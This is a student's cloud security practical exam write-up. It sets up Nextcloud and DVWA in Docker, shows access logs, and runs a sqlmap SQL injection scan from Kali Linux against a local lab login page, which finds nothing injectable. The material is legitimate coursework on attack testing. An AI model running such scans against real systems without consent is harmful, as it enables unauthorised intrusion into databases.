Semester End Practical Exam!!

Name: Dhavalkumar Vijaykumar Patel

Class: M.Sc. Cyber Security Sem-3


Enrollment Number: 032200300002034

Subject: Cloud Security and Forensics (CTMSCS SIII EL3)

Date: 12 January 2024

Question 04: Set up a private cloud using any open-source tool of your choice and launch an SQL injection attack.

Install Next Cloud.




1.56 GB / 0 Bytes in use 2 images

Last refresh: 15 hours ago


Name	Tag	Status	Created	Size	Actions
nextcloud 9f951d16917e	latest	In use	15 days ago	1.2 GB	
sagikazarmark/dvwa e901498e651a	latest	In use	7 years ago	358.94 MB	


Showing 2 items

Engine running RAM 3.87 GB CPU 0.75% Signed in v4.26.1



```
2024-01-12 15:35:30 172.17.0.1 - - [12/Jan/2024:10:05:30 +0000] "GET /core/css/server.css?v=ba222ded25d957b900c03bef914333cd HTTP/1.1" 200 18326 "-" "Mozilla/5.0 (Windows
 NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:30 172.17.0.1 - - [12/Jan/2024:10:05:30 +0000] "GET /apps/theming/css/default.css?v=ba222ded25d957b900c03bef914333cd HTTP/1.1" 200 1809 "-" "Mozilla/5.0
(Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:30 172.17.0.1 - - [12/Jan/2024:10:05:30 +0000] "GET /core/css/guest.css?v=ba222ded25d957b900c03bef914333cd HTTP/1.1" 200 5146 "-" "Mozilla/5.0 (Windows N
T 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:30 172.17.0.1 - - [12/Jan/2024:10:05:30 +0000] "GET /core/img/actions/toggle.svg HTTP/1.1" 200 828 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:30 172.17.0.1 - - [12/Jan/2024:10:05:30 +0000] "GET /core/img/actions/caret.svg HTTP/1.1" 200 653 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWeb
Kit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:30 172.17.0.1 - - [12/Jan/2024:10:05:30 +0000] "GET /dist/icons.css HTTP/1.1" 200 31138 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:30 172.17.0.1 - - [12/Jan/2024:10:05:30 +0000] "GET /dist/core-install.js?v=ba222ded25d957b900c03bef914333cd HTTP/1.1" 200 35966 "-" "Mozilla/5.0 (Window
s NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:30 172.17.0.1 - - [12/Jan/2024:10:05:30 +0000] "GET /dist/core-main.js?v=ba222ded25d957b900c03bef914333cd HTTP/1.1" 200 279529 "-" "Mozilla/5.0 (Windows
NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:30 172.17.0.1 - - [12/Jan/2024:10:05:30 +0000] "GET /dist/core-common.js?v=ba222ded25d957b900c03bef914333cd HTTP/1.1" 200 842813 "-" "Mozilla/5.0 (Window
s NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:31 172.17.0.1 - - [12/Jan/2024:10:05:31 +0000] "GET /apps/theming/img/background/kamil-porembinski-clouds.jpg HTTP/1.1" 200 190816 "-" "Mozilla/5.0 (Wind
ows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:31 172.17.0.1 - - [12/Jan/2024:10:05:31 +0000] "GET /core/img/logo/logo.svg HTTP/1.1" 200 1335 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit
/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:31 172.17.0.1 - - [12/Jan/2024:10:05:31 +0000] "GET /core/vendor/zxcvbn/dist/zxcvbn.js HTTP/1.1" 200 400209 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64
) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:31 172.17.0.1 - - [12/Jan/2024:10:05:31 +0000] "GET /core/img/favicon.ico HTTP/1.1" 200 3794 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5
37.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:31 172.17.0.1 - - [12/Jan/2024:10:05:31 +0000] "GET /core/img/manifest.json HTTP/1.1" 200 741 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:31 172.17.0.1 - - [12/Jan/2024:10:05:31 +0000] "GET /core/img/favicon-touch.png HTTP/1.1" 200 3070 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWe
bKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"
2024-01-12 15:35:37 127.0.0.1 - - [12/Jan/2024:10:05:37 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.57 (Debian) PHP/8.2.14 (internal dummy connection)"
2024-01-12 15:35:38 127.0.0.1 - - [12/Jan/2024:10:05:38 +0000] "OPTIONS * HTTP/1.0" 200 126 "-" "Apache/2.4.57 (Debian) PHP/8.2.14 (internal dummy connection)"
```







Welcome to Nextcloud!

Here you can add a description or any other info relevant for the folder. It will show as a "Readme.md" and in the web interface also embedded nicely up at the top.

Name	Size	Modified
Meeting notes.md		Recently edited
Templates credits.md		Recently edited
Flowchart.odg		Recently edited
Diagram & table.ods		Recently edited
Documents	1.1 MB	4 minutes ago
Photos	5.4 MB	4 minutes ago
Templates	10.2 MB	4 minutes ago
Nextcloud intro.mp4	3.8 MB	4 minutes ago
Nextcloud Manual.pdf	15.3 MB	4 minutes ago


Open Kali linux and perfrom SQL injection using SQL-Map





```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.56.1/login" --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.7.10#stable}
|_ -| . ["]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not r
esponsible for any misuse or damage caused by this program

[*] starting @ 05:16:52 /2024-01-12/

[05:16:53] [WARNING] you've provided target URL without any GET parameters (e.g. 'http://www.site.com/article.php?id=1') and without providing any POST parameters through option '--data'
do you want to try URI injections in the target URL itself? [Y/n/q]
[05:17:23] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('ocxbvc8iew8w=a6bac715cdb...23283085e0;oc_sessionPassphrase=%2FU1pxtqLl...1NFLl4%2Ba;nc_sameSiteCookielax=true;nc_sameSiteCookiestrict=true'). Do you want to use those
 [Y/n]
[05:17:24] [INFO] checking if the target is protected by some kind of WAF/IPS
[05:17:24] [INFO] testing if the target URL content is stable
[05:17:24] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's
 manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit]
other non-custom parameters found. Do you want to process them too? [Y/n/q]
[05:17:27] [INFO] testing if URI parameter '#1*' is dynamic
[05:17:27] [WARNING] URI parameter '#1*' does not appear to be dynamic
[05:17:27] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[05:17:27] [INFO] testing for SQL injection on URI parameter '#1*'
[05:17:27] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[05:17:27] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[05:17:28] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[05:17:28] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[05:17:28] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[05:17:28] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[05:17:28] [INFO] testing 'Generic inline queries'
[05:17:28] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[05:17:28] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[05:17:28] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[05:17:28] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'
[05:17:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[05:17:29] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[05:17:29] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n]
[05:17:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[05:17:30] [WARNING] URI parameter '#1*' does not seem to be injectable
[05:17:30] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism involve
d (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
[05:17:30] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 72 times, 403 (Forbidden) - 1 times

[*] ending @ 05:17:30 /2024-01-12/

┌──(kali㉿kali)-[~]
```

Or you can use A Docker



1.56 GB / 0 Bytes in use 2 images

Last refresh: 14 hours ago

Name	Tag	Status	Created	Size	Actions
nextcloud 9f951d16917e	latest	In use	15 days ago	1.2 GB	
sagikazarmark/dvwa e901498e651a	latest	In use	7 years ago	358.94 MB	

